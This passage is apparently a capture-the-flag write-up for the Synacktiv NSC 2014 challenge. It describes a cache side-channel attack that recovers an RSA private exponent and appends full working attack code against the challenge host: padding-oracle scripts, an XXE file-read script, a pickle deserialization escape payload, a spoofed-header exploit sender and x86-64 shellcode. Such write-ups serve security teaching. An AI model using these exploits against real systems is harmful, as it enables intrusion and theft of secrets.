


Figure 8: Identification of square and multiply functions

In this piece of code, we can clearly see that depending on the value of `a1`, the code applies or not the function multiply. From here, all we have to do is identify a good place to probe for accesces into each function. According to the paper described above, a good place is a loop into the function itself. After a few tries, we have used the following addresses:

- Square: 0x3064
- Multiply: 0x32e4

### 3.5.3 Remote application using shellcode in SecDrop process

To extract the "d" RSA parameter, the "multiply" and "square" functions must be supervised during the RSA operation. To identify cache hit and cache miss, a difference between them should be found. To do this we have monitored the square function, the memory load time distribution is shown in Figure 9. We considered load time below 200 cycles as cache hit.




Figure 9: Memory load time distribution

Our first attempt was to continuously measure the "multiply" and "square" functions, the results appeared to be correct, but a lot of noise was present in the measurements. To reduce this noise, we have reduced the probe frequency by consuming cycles between each measurement. With a good frequency results can be shown in Figure 10.




Figure 10: First bits extraction: multiply and square cache hits

To extract all the bit from the "d" parameter, the total time of the RSA operations should be monitored, to adjust the number of measurement, cache hit and cache miss are added to a graph, the RSA operations are clearly visible (see Figure 11).




Figure 11: RSA operations

The shellcode used to get these results is summarized by the following pseudo-code:

---

```
#!/usr/bin/pseudocode

number_of_measurement=25000
SOCKET_TO_STPM.send("3\n2\n0\n"+enckey+"\n")

count=0
result=[]
while( count < number_of_measurement ):
    a=rdtsc()
    get_addr_value(SQUARE_ADDR)
    b=rdtsc()
    cflush(SQUARE_ADDR)
    if b - a < 200:
        result.append(2) # hit square
    else:
        a=rdtsc()
        get_addr_value(MULTIPLY_ADDR)
        b=rdtsc()
        cflush(MULTIPLY_ADDR)
        if b - a < 200:
            result.append(1) # hit multiply
        else
            result.append(0) # no hit
    wait()
    count+=1

SOCKET_TO_CLIENT.send(result)
exit(0)
```

---

Listing 15: Shellcode pseudocode

The shellcode retrieves the cache hits against the "square" and "multiply" function, each hit is sent in 1 byte, and the byte value represent which function was hit:

- 0: no hit
- 1: hit in the multiply function
- 2: hit in the square function

To get the "d" parameter bits, cache hits must be parsed, as block:

- A block of square hits followed by a block of multiply hits represent a "1" bit.
- A bloc of square hits represent a "0" bit.

The full attack code can be found in listing 27, and the shellcode ASM can be found in listing 26. 1377 bits are found with the cache attack, the 7 missing bits are found using a brute-force attack. The results of the RSA decryption should be a PKCS#1 v1.5 padded message:

- The first two bytes 0x00, 0x02 identifies the padding.
- Random padding
- Null byte as separator
- The plaintext (The 16 bytes AES key used to decrypt the archived message)

The 7 missing bits are found in seconds:

---

```
$ python2 rsa_bf.py | egrep '^0002.*00[0-9A-F]{32}$'
0002C2AC0223377433D0E8D21F23C2977850CDF6E045121C04E036B3CD5459B286A80ED3BE325573
86653B0C65B12609B65986BC73A3BEAF62FEE0BDF76BA439CDE1C7654450D07A5359A6169F8D795F
5244C7A9F7339919F37371018DDBFAA40767C1B1DCCA0C42E4D2B12ADBAE33FA827FE1E8406F4E16
A2F49C8202CEF441F7A3180AA5A8A127FD107EE49E152F35F1DC86951B51586E1F8868E3093AF8C
EE3EC779D673ED278E43E386A7
```

---

Listing 16: Bruteforcing missing bits (see listing 28)

Then with the AES key, it is easy to decrypt the archived message.

---

```
$ python2 decrypt_msg.py
Good job!
Send the secret 3fcba5e1dbb21b86c31c8ae490819ab6 to
↪ 82d6e1a04a8ca30082e81ad27dec7cb4@synacktiv.com.
Also, don't forget to send us your solution within 10 days.

Synacktiv team
```

---

Listing 17: Decrypt the archived message (see listing 29)

## 4 Conclusion and Thanks

This challenge was very interesting and very informative, the cache attack in the step3 was completely unknown to us.

Thanks to the Synacktiv team for this challenge, and for the hint delivered on their Twitter account (without them, we would not have solved this challenge).

Thanks to @tlk\_ for motivating us to begin the challenge and for helping out when he wasn't drunk.

Thanks to Guillaume Berard for reviewing this document.

## 5 Appendices

### 5.1 Python code to get fixed bits

---

```
1 #!/usr/bin/python
2
3 import fileinput
4 import sys
5 import copy
6 import os
7
8 block=int(os.environ['BLOCK'])
9 bitcount=[]
10 for i in range(32):
11     bitcount.append(0)
12
13 linecount=0
14 for line in fileinput.input():
15     line=line.replace("\n","")
16     splited_line=line.split(" ")
17     inkey=splited_line[0]
18     inbinary=bin(int(inkey,16)).replace("0b","")
19     inbinary=(32*6-len(inbinary))*"0"+inbinary
20     inbinary_block=inbinary[block*32:(block+1)*32]
21
22     bitpos=0
23     for bit in inbinary_block:
24         if bit == "1":
25             bitcount[bitpos]+=1
26             bitpos+=1
27     linecount+=1
28
29
30 if linecount < 10:
31     print "Need more results"
32     sys.exit()
33 for bitpos in range(32):
34     proba=bitcount[bitpos]*100.0/linecount
35     if proba == 100:
36         print str(bitpos)+"\t ==> 1"
37     if proba == 0:
38         print str(bitpos)+"\t ==> 0"
```

---

Listing 18: Python code to get fixed bits

## 5.2 Python code to generate patterns

---

```
1 #!/usr/bin/python
2 import fileinput
3 import sys
4 import copy
5 import os
6
7 search_key="7953205B6B63616E20766974534E202B203D20435D20333C"
8 block_num=int(os.environ['BLOCK'])
9 block_searched=search_key[8*block_num:8*(block_num+1)]
10 search_key_init=[]
11 search_key=[]
12 for i in range(8):
13     search_key_init.append(".")
14 search_key=copy.deepcopy(search_key_init)
15 for i in range(7):
16     for j in range(i+1,8):
17         for k in range(j+1,8):
18             search_key[i]=block_searched[i]
19             search_key[j]=block_searched[j]
20             search_key[k]=block_searched[k]
21             print "-> "+"."*(block_num*8)+" ".join(search_key)
22             search_key=copy.deepcopy(search_key_init)
```

---

Listing 19: Python code to generate patterns

## 5.3 Python code to encrypt data using the padding oracle

```
1 import zlib
2 from itertools import izip, cycle
3 from base64 import b64decode, b64encode
4 import pickle
5 import requests
6
7 BLOCK_SIZE=16
8 def xor(data, key):
9     '''
10    XOR two bytearray objects with each other.
11    '''
12    return bytearray([x ^ y for x, y in izip(data, cycle(key))])
13
14 def bust(block, search_range):
15     s = requests.Session()
16
17     IV = bytearray(BLOCK_SIZE)
18     INTER = bytearray(BLOCK_SIZE)
19
20     x = 2
21     TRUE_VALUE = bytearray(BLOCK_SIZE)
22     for i in reversed(xrange(1, BLOCK_SIZE)):
23         OK=False
24         print "bf : %d" % i
25         for char in search_range:
26             IV[i] = char
27             data = {"vs": b64encode(str(IV+block))}
28             r = s.post("http://nsc2014.synacktiv.com:65480/msg.list", data=data)
29             if "Error" in r.reason:
30                 OK=True
31                 print "FOUND : 0x%X" % char
32                 TRUE_VALUE[i] = char
33                 break
34
35         x += 1
36         for j in range(BLOCK_SIZE):
37             if 15 - j <= x - 3:
38                 INTER[j] = TRUE_VALUE[j]^(17-j)
39                 IV[j] = x ^ INTER[j]
40
41         if OK == False:
42             print "Bad search_range -> reverse"
43             return bust(block, list(reversed(search_range)))
44
45     IV[1]=INTER[1]^0x9C
46     IV[2]=INTER[2]^0x0F
47     for k in reversed(range(3,16)):
48         IV[k] = (0xE) ^ INTER[k]
49     print "bf : 0"
50     for i in range(0x100):
51         IV[0]=i
52         data = {"vs": b64encode(str(IV+block))}
53         r = s.post("http://nsc2014.synacktiv.com:65480/msg.list", data=data)
54         if "incomplete" in r.reason:
55             print "FOUND : 0x%X" % char
56             TRUE_VALUE[0] = i
57             INTER[0] = i ^ 0x78
58             break
59
60     return INTER
61
62 if __name__ == '__main__':
63     data = {"msg": [], "display_name": "a'"}
64     newdata=pickle.dumps(data)
65     print newdata
66
67     plaintext=zlib.compress(newdata,9)
68     pad = BLOCK_SIZE - (len(plaintext) % BLOCK_SIZE)
69     plaintext = bytearray(plaintext + chr(pad) * pad)
70     print "PLAINTEXT : "+str(plaintext).encode("hex")
71
72     IV=bytearray(BLOCK_SIZE)
73     block = IV
74     encrypted = IV
75     n = len(plaintext + IV)
76     block_num=0
```



```

74 while n > 16:
75     block_num = (n/16)-1
76     print "Running on bloc "+str(block_num)+" n="+str(n)
77     intermediate_bytes = bust(block,range(0x100))
78     print str(intermediate_bytes).encode("hex")
79     print "-----"
80     block = xor(intermediate_bytes,plaintext[n - BLOCK_SIZE * 2:n + BLOCK_SIZE])
81     print str(block).encode("hex")
82     print "-----"
83     encrypted = block + encrypted
84     n -= BLOCK_SIZE
85     print "----- ICI -----"
86     print str(encrypted).encode("hex")

```

---

Listing 20: Python code to encrypt data using the padding oracle

## 5.4 Python code to decrypt data using the padding oracle

```
1 from base64 import b64decode, b64encode
2 from urllib import quote, unquote
3 import requests
4
5 BLOCK_SIZE = 16
6 ALLDATA =
7     ↪ b64decode("p4IAaROMXAqEwrewECBQnWtZcKFwJ+UG3RjIGCotUaV2xb1uW5GDqGys2z0AJofNpVDvKBqy0UdcRZGW/LdIe")
8
9
10 def bust(block, search_range):
11     s = requests.Session()
12
13     IV = bytearray(BLOCK_SIZE)
14     INTER = bytearray(BLOCK_SIZE)
15
16     x = 2
17     TRUE_VALUE = bytearray(BLOCK_SIZE)
18     for i in reversed(xrange(1, BLOCK_SIZE)):
19         OK=False
20         print "bf : %d" % i
21         for char in search_range:
22             IV[i] = char
23             data = {"vs": b64encode(str(IV+block))}
24             r = s.post("http://nsc2014.synacktiv.com:65480/msg.list", data=data)
25             if "Error" in r.reason:
26                 OK=True
27                 print "FOUND : 0x%X" % char
28                 TRUE_VALUE[i] = char
29                 break
30
31     x += 1
32     for j in range(BLOCK_SIZE):
33         if 15 - j <= x - 3:
34             INTER[j] = TRUE_VALUE[j]^(17-j)
35             IV[j] = x ^ INTER[j]
36
37     if OK == False:
38         print "Bad search_range -> reverse"
39         return bust(block, list(reversed(search_range)))
40
41     IV[1]=INTER[1]^0x9C
42     IV[2]=INTER[2]^0x0F
43     for k in reversed(range(3,16)):
44         IV[k] = (0xE) ^ INTER[k]
45     print "bf : 0"
46     for i in range(0x100):
47         IV[0]=i
48         data = {"vs": b64encode(str(IV+block))}
49         r = s.post("http://nsc2014.synacktiv.com:65480/msg.list", data=data)
50         if "incomplete" in r.reason:
51             print "FOUND : 0x%X" % char
52             TRUE_VALUE[0] = i
53             INTER[0] = i ^ 0x78
54             break
55     return INTER
56
57 if __name__ == '__main__':
58     decrypted=""
59     for block_num in xrange(0, len(ALLDATA[16:])/16):
60         print "bf block : "+str(block_num)
61         DATA = bytearray(ALLDATA[block_num*16+16:(block_num+1)*16+16])
62         INTER = bust(DATA, range(0x100))
63         dec=""
64         dec_iv=ALLDATA[block_num*16:(block_num+1)*16]
65         for byte in range(BLOCK_SIZE):
66             dec+=chr(INTER[byte]^ord(dec_iv[byte]))
67         print "block data "+str(block_num)+" = "+dec.encode("hex")
68     decrypted+=dec
69     print "Decrypted message : "+decrypted.encode("hex")
```

Listing 21: Python code to decrypt data using the padding oracle

## 5.5 Python code to retrieve remote files using XXE

---

```
1 #!/usr/bin/python2
2 # -*- coding: utf-8 -*-
3 import requests
4 import json
5 import sys
6 import io
7 import HTMLParser
8 f=sys.argv[1]
9 payload='''<?xml version="1.0"?>
10 <!DOCTYPE msg [
11 <!ENTITY test SYSTEM "file:///'+f+'''>
12 ]>
13 <msg>
14 &test;
15 </msg>'''
16 data = {
17     "vs": "",
18     "body": payload ,
19     "title": "a"
20 }
21 s = requests.Session()
22 r = s.post("http://nsc2014.synacktiv.com:65480/msg.add", data=data)
23
24 data = json.loads(r.text)['messages'][0]['body'].replace("<msg>", "").replace("</msg>",
↪ "")
25 data = data.encode("utf-8").encode('ascii')
26 i = 0
27 ret = ""
28 while i < len(data):
29     if data[i:i+3] == "&#x":
30         ret += chr(int(data[i+3:i+5], 16))
31         i += 6
32     else:
33         ret += data[i]
34         i += 1
35 print ret.replace("&amp;", "&").replace("&lt;", "<").replace("&gt;", ">")
```

---

Listing 22: Python Code to retrieve remote files using XXE

## 5.6 Pickle opcode compiler

---

```
1
2 from pickletools import dis
3
4 def op_global(params):
5     ret = "c"
6     mod, func = params.strip("'").split(" ")
7     ret += mod + "\n"
8     ret += func + "\n"
9     return ret
10
11 def op_reduce(params):
12     return "R"
13
14 def op_mark(params):
15     return "("
16
17 def op_string(params):
18     ret = "S"
19     ret += params
20     ret += "\n"
21     return ret
22
23 def op_int(params):
24     ret = "I"
25     ret += params
26     ret += "\n"
27     return ret
28
29 def op_tuple(params):
30     return "t"
31
32 def op_list(params):
33     return "l"
34
35 def op_dict(params):
36     return "d"
37
38 def op_stop(params):
39     return ','
40
41 def op_setitem(params):
42     return 's'
43
44 def op_put(params):
45     return 'p' + params + '\n'
46
47 def op_get(params):
48     return 'g' + params + '\n'
49
50 def op_build(params):
51     return 'b'
52
53 def op_append(params):
54     return 'a'
55
56 opcodes = {
57     'GLOBAL': op_global,
58     'REDUCE': op_reduce,
59     'MARK': op_mark,
60     'STRING': op_string,
61     'INT': op_int,
62     'TUPLE': op_tuple,
63     'DICT': op_dict,
64     'LIST': op_list,
65     'STOP': op_stop,
66     'SETITEM': op_setitem,
67     'PUT': op_put,
68     'GET': op_get,
69     'BUILD': op_build,
70     'APPEND': op_append,
71 }
72
73 def compiler():
```

```
74 ret = ""
75 with open('pickle.as') as f:
76     for l in f:
77         if l[0] == ';':
78             continue
79         l = l.replace("\n", "").strip()
80         if " " in l:
81             op, params = l.split(" ", 1)
82         else:
83             op = l
84             params = None
85         if op == '':
86             continue
87         ret += opcodes[op](params)
88     return ret
```

---

Listing 23: Pickle opcodes

## 5.7 Pickle escape opcodes

---

```
1 GLOBAL '__builtin__ locals'
2 MARK
3     TUPLE
4 REDUCE
5 PUT 100
6
7
8 GLOBAL '__builtin__ type'
9 MARK
10    STRING "X"
11    MARK
12        GLOBAL '__builtin__ list'
13        TUPLE
14    GET 100
15    TUPLE
16 REDUCE
17
18 PUT 200
19
20 GLOBAL '__builtin__ getattr'
21 MARK
22    GET 200
23    STRING "self"
24    TUPLE
25 REDUCE
26 PUT 102
27
28 MARK
29    STRING 'set'
30    STRING 'unicode'
31    STRING 'setattr'
32    STRING 'min'
33    STRING 'int'
34    STRING 'max'
35    STRING 'sum'
36    STRING 'float'
37    STRING 'list'
38    STRING 'getattr'
39    STRING 'long'
40    STRING 'repr'
41    STRING 'chr'
42    STRING 'dict'
43    STRING 'str'
44    STRING 'bool'
45    STRING 'get'
46    STRING 'type'
47    STRING 'locals'
48    STRING 'tuple'
49    STRING 'globals'
50    STRING '__import__'
51    STRING 'eval'
52    STRING 'dir'
53    LIST
54 PUT 103
55
56 GLOBAL '__builtin__ setattr'
57 MARK
58    GET 102
59    STRING 'SAFE_BUILTINS'
60    GET 103
61    LIST
62 REDUCE
63
64 GLOBAL '__builtin__ globals'
65 MARK
66    TUPLE
67 REDUCE
68 PUT 104
69
70 GLOBAL '__builtin__ eval'
71 MARK
72    STRING 'str(__import__("viewstate").SecretStore.getMasterKey.func_code.co_consts)'
73    GET 104
```

```
74 TUPLE
75 REDUCE
76 PUT 105
77
78 MARK
79 DICT
80 STRING 'msg'
81 GET 105
82 SETITEM
83
84
85 STOP
```

---

Listing 24: Pickle opcodes

## 5.8 Python code to send Pickle exploit

---

```
1 import requests
2 import os,sys
3 import json
4 import pickle
5 from Crypto.Cipher import AES
6 import zlib
7 import base64
8 import sys
9 from compiler import compiler
10
11
12 def exploit():
13     ret=compiler()
14     return ret
15
16
17 key = "ab2f8913c6fde13596c09743a802ff7a".decode("hex")
18 iv = "\x00"*16
19
20 obj = AES.new(key, AES.MODE_CBC, iv)
21
22 before_zlib = exploit()
23 after_zlib = zlib.compress(before_zlib)
24 padlen=16-(len(after_zlib)%16)
25 after_zlib += padlen*chr(padlen)
26 after_aes = obj.encrypt(after_zlib)
27
28
29 vs = base64.b64encode(iv+after_aes)
30
31 data = {
32     "vs": vs
33 }
34 headers = {
35     "X-Forwarded-For": "10.0.1.200"
36 }
37 s = requests.Session()
38 r = s.post("http://nsc2014.synacktiv.com:65480/msg.list", data=data, headers=headers)
39
40 try:
41     ret = json.loads(r.text)
42     print ret["messages"]
43 except:
44     pass
```

---

Listing 25: Python code to send Pickle exploit



## 5.9 Cache attack x86-64 shellcode

---

```
1 ; ----- rebase_stack -----
2 add rsp, -0x700000
3
4 ; ----- save_data_on_stack -----
5 mov rsi, 0xbccff5cff5cdf5cc
6 xor rsi, 0xFFFFFFFFFFFFFFFF
7 mov [rsp+0x200], rsi
8 mov rsi, 0x4130454641393438
9 mov [rsp+0x208], rsi
10 mov rsi, 0x3046324231314337
11 mov [rsp+0x210], rsi
12 mov rsi, 0x4637453233433338
13 mov [rsp+0x218], rsi
14 mov rsi, 0x3043413846304244
15 mov [rsp+0x220], rsi
16 mov rsi, 0x4434384438393133
17 mov [rsp+0x228], rsi
18 mov rsi, 0x4436324230393939
19 mov [rsp+0x230], rsi
20 mov rsi, 0x3144314233343436
21 mov [rsp+0x238], rsi
22 mov rsi, 0x3332413633413538
23 mov [rsp+0x240], rsi
24 mov rsi, 0x3942423136354135
25 mov [rsp+0x248], rsi
26 mov rsi, 0x3538373938454639
27 mov [rsp+0x250], rsi
28 mov rsi, 0x42313133331373338
29 mov [rsp+0x258], rsi
30 mov rsi, 0x3745464436444132
31 mov [rsp+0x260], rsi
32 mov rsi, 0x3736363939314535
33 mov [rsp+0x268], rsi
34 mov rsi, 0x3741454445373336
35 mov [rsp+0x270], rsi
36 mov rsi, 0x3531413431433942
37 mov [rsp+0x278], rsi
38 mov rsi, 0x4546463646354138
39 mov [rsp+0x280], rsi
40 mov rsi, 0x4434314331413531
41 mov [rsp+0x288], rsi
42 mov rsi, 0x4344463830384441
43 mov [rsp+0x290], rsi
44 mov rsi, 0x3033353634384639
45 mov [rsp+0x298], rsi
46 mov rsi, 0x4533454634444445
47 mov [rsp+0x2a0], rsi
48 mov rsi, 0x3538394634463638
49 mov [rsp+0x2a8], rsi
50 mov rsi, 0x3146353444433137
51 mov [rsp+0x2b0], rsi
52 mov rsi, 0x3335444530393131
53 mov [rsp+0x2b8], rsi
54 mov rsi, 0x3644303439434631
55 mov [rsp+0x2c0], rsi
56 mov rsi, 0x3530453243324332
57 mov [rsp+0x2c8], rsi
58 mov rsi, 0x3332323737393946
59 mov [rsp+0x2d0], rsi
60 mov rsi, 0x3737393038303835
61 mov [rsp+0x2d8], rsi
62 mov rsi, 0x3431463735313336
63 mov [rsp+0x2e0], rsi
64 mov rsi, 0x4437354134454630
65 mov [rsp+0x2e8], rsi
66 mov rsi, 0x4432303944413642
67 mov [rsp+0x2f0], rsi
68 mov rsi, 0x4232314632363939
69 mov [rsp+0x2f8], rsi
70 mov rsi, 0x4337343531434644
71 mov [rsp+0x300], rsi
72 mov rsi, 0x3632383245334445
73 mov [rsp+0x308], rsi
74 mov rsi, 0x4132423535323430
```

```

75 mov [rsp+0x310], rsi
76 mov rsi, 0x4333373331333335
77 mov [rsp+0x318], rsi
78 mov rsi, 0x4343373535454541
79 mov [rsp+0x320], rsi
80 mov rsi, 0x3041364444353238
81 mov [rsp+0x328], rsi
82 mov rsi, 0x4237443244334333
83 mov [rsp+0x330], rsi
84 mov rsi, 0x3144413445363031
85 mov [rsp+0x338], rsi
86 mov rsi, 0x3542434237343335
87 mov [rsp+0x340], rsi
88 mov rsi, 0x3036434442373630
89 mov [rsp+0x348], rsi
90 mov rsi, 0x4343314646363733
91 mov [rsp+0x350], rsi
92 mov rsi, 0x3431433246333331
93 mov [rsp+0x358], rsi
94 mov rsi, 0xffff5
95 xor rsi, 0xFFFFFFFFFFFFFFFF
96 mov [rsp+0x360], rsi
97
98 ; ----- prepare_measurement -----
99 xor r12,r12
100 xor r8,r8
101 xor r9,r9
102 xor r10,r10
103 xor rcx,rcx
104 mov r12, [0x000000601c98] ; SEC_fgetc@got.plt
105 sub r12, 0x35f0
106 mov r8, 0x600
107 ; ----- write_from_stack -----
108 mov rax, 1
109 mov rdi, 0x4
110 mov rsi, rsp
111 add rsi, 0x200
112 mov rdx, 0x161
113 syscall
114
115 ; ----- do_measurement -----
116 mesure:
117 mfence
118 lfence
119 rdtsc
120 lfence
121 mov r11, rax
122 mov rsi,[r12+0x3064]
123 lfence
124 rdtsc
125 clflush [r12+0x3064]
126 sub rax, r11
127
128 mov r11, rax
129 sub r11, 200
130 test r11,r11
131 jns mesure2
132
133 save_data:
134 mov r9, 2
135 mov [rsp+r8], r9
136 add r8,1
137 inc rcx
138 jmp next
139
140 mesure2:
141 mfence
142 lfence
143 rdtsc
144 lfence
145 mov r11, rax
146 mov rsi,[r12+0x32E4]
147 lfence
148 rdtsc
149 clflush [r12+0x32E4]
150 sub rax, r11

```

```

151
152     mov r11, rax
153     sub r11, 200
154     test r11, r11
155     jns save_null_data
156
157 save_data2:
158     mov r9, 1
159     mov [rsp+r8], r9
160     add r8, 1
161     inc rcx
162     jmp next
163
164 save_null_data:
165     mov r9, 0
166     mov [rsp+r8], r9
167     add r8, 1
168     inc rcx
169     jmp next
170
171 next:
172     mov rbx, 0x2000
173     loop:
174         nop
175         nop
176         nop
177         nop
178         nop
179         nop
180         nop
181         nop
182         nop
183         nop
184         nop
185         nop
186         nop
187         nop
188         nop
189         nop
190         nop
191         nop
192         nop
193         nop
194         nop
195         nop
196         nop
197         nop
198         nop
199         nop
200         nop
201         nop
202         nop
203         nop
204         nop
205         nop
206         nop
207         nop
208         nop
209         nop
210         nop
211         nop
212         nop
213         nop
214         nop
215         nop
216         nop
217         nop
218         dec rbx
219         jnz loop
220
221     add r10, 1
222     cmp r10, 0x61A8
223     jnz measure
224
225
226     mov r9, rcx

```

```

227 cmp r9, 0
228 jz exit
229
230 ; delimiter
231 mov rsi, 0xd2f5d20000f5d2f5
232 xor rsi, 0xfffffffffffffff
233 mov [rsp+0x10], rsi
234
235 xor r10, r10
236 mov r8, 0x600
237 print:
238 ; print value
239 mov rax, 1 ; syscall write
240 mov rdi, 0x2 ; fd
241 mov rdx, r9 ; len
242 mov rsi, rsp ; addr to print
243 add rsi, r8 ; addr to print
244 syscall
245 exit:
246 ; ----- save_data_on_stack -----
247 mov rsi, 0xffff5b4b0b4b0f5
248 xor rsi, 0xfffffffffffffff
249 mov [rsp+0x400], rsi
250
251 ; ----- write_from_stack -----
252 mov rax, 1
253 mov rdi, 0x2
254 mov rsi, rsp
255 add rsi, 0x400
256 mov rdx, 0x6
257 syscall
258
259 ; ----- exit -----
260 mov rax, 60
261 mov rdi, 0
262 syscall

```

---

Listing 26: Cache-attack shellcode

## 5.10 Cache attack Python code

---

```
1 #!/usr/bin/python2
2 import struct
3 import socket
4 import time
5 import os
6 from tempfile import NamedTemporaryFile
7 import sys
8
9 SOCKET_2014=4
10 SOCKET_1337=2
11
12 jmp_rsp=0x00400f61
13
14
15 def ASM_assembler(shellcode):
16     print "##### shellcode #####"
17     print shellcode
18     print "#####"
19     print "\n\n"
20
21     # call NASM
22     shellcode="BITS 64\n"+shellcode
23     f=open("/tmp/shellcode.s","w")
24     asm = NamedTemporaryFile(delete=False)
25     asm.write(shellcode)
26     asm.close()
27     binfile = NamedTemporaryFile(delete=False)
28     os.popen("nasm -f bin "+asm.name+" -o "+binfile.name)
29     binshellcode=binfile.read()
30     binfile.close()
31     os.unlink(asm.name)
32     os.unlink(binfile.name)
33     if "\x0A" in binshellcode:
34         print '\n in shellcode'
35         sys.exit(0)
36     return binshellcode
37
38
39 def do_measurements(save_result_offset,number_of_measurement,descriptor):
40     save_result_offset=hex(save_result_offset)
41     number_of_measurement=hex(number_of_measurement)
42     descriptor = hex(descriptor)
43
44     # sqare : -0x3b0
45     # multiply : -0x640
46     fn_name=os.urandom(4).encode("hex")
47     return '''; ----- do_measurement -----
48 measure:
49     mfence
50     lfence
51     rdtsc
52     lfence
53     mov r11, rax
54     mov rsi,[r12+0x3064]
55     lfence
56     rdtsc
57     cflflush [r12+0x3064]
58     sub rax, r11
59
60     mov r11, rax
61     sub r11, 200
62     test r11,r11
63     jns mesure2
64
65 save_data:
66     mov r9, 2
67     mov [rsp+r8], r9
68     add r8,1
69     inc rcx
70     jmp next
71
72 mesure2:
73     mfence
```

```

74  lfence
75  rdtsc
76  lfence
77  mov r11, rax
78  mov rsi,[r12+0x32E4]
79  lfence
80  rdtsc
81  clflush [r12+0x32E4]
82  sub rax, r11
83
84  mov r11, rax
